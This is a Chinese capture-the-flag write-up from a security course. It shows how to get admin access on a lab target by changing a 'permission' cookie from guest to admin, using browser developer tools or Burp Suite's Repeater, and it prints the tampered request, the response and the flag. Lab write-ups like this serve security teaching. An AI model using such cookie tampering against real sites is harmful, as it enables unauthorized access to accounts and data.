

网络安全与对抗 第三讲 Need Permission


打开靶机，看来我们的权限不够，那么就得改一下cookie值



这里我给出两种方法，如果你没装burpsuite并且配置Java环境的话可以使用edge浏览器中的开发人员工具对cookie值进行修改

这里给出一个链接查看、编辑和删除 Cookie - Microsoft Edge Developer documentation | Microsoft Learn






刷新一下就可以出flag了

只有admin允许访问


权限允许，获得flag
818ab9dd-3a58-41ef-8939-8295320be4ba

接下来讲一下burpsuite怎么写，众所周知burpsuite是一款很好的拦截并且对数据包进行修改的软件，这里我们只需要在访问的时候抓取数据包，利用Repeater（重发器）模块更改cookie的值再发包回去（利用burpsuite修改cookie在测试越权漏洞的时候也有用到）



38c2df9c-9498-467a-86ef-354848de76b2.qs.thudart.cn

这里我们看到数据包已经被抓取，全选发送到Repeater（重发器）模块里面，修改cookie值后发送即可获得flag


Burp Suite Professional v2.0.11beta - Temporary Project - licensed to surferxyz By:LianZhang
Burp Project 测试器 重发器 窗口 帮助
仪表盘 目标 代理 测试器 重发器 定序器 编码器 对比器 插件扩展 项目选项 用户选项
发送 取消
目标: http://38c2df9c-9498-467a-86ef-354848de76b2.gs.thudart.cn
请求
Raw 参数 头 Hex
GET / HTTP/1.1
Host: 38c2df9c-9498-467a-86ef-354848de76b2.gs.thudart.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: permission=admin
Upgrade-Insecure-Requests: 1
Priority: u=0, i
响应
Raw 头 Hex HTML Render
HTTP/1.1 200 OK
Content-Length: 219
Content-Type: text/html
Date: Sun, 27 Oct 2024 13:11:20 GMT
Server: Caddy
Server: Apache/2.4.7 (Ubuntu)
Set-Cookie: permission=guest
Vary: Accept-Encoding
X-Powered-By: PHP/5.5.9-1ubuntu4
Connection: close
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>后台页面</title>
</head>
<body>
<h2>只有admin允许访问</h2>
权限允许，获得flag</br>818ab9dd-3a58-41ef-8939-8295320be4ba
</body>
</html>
输入搜索字词
没有比赛
完成
473字节 | 20毫秒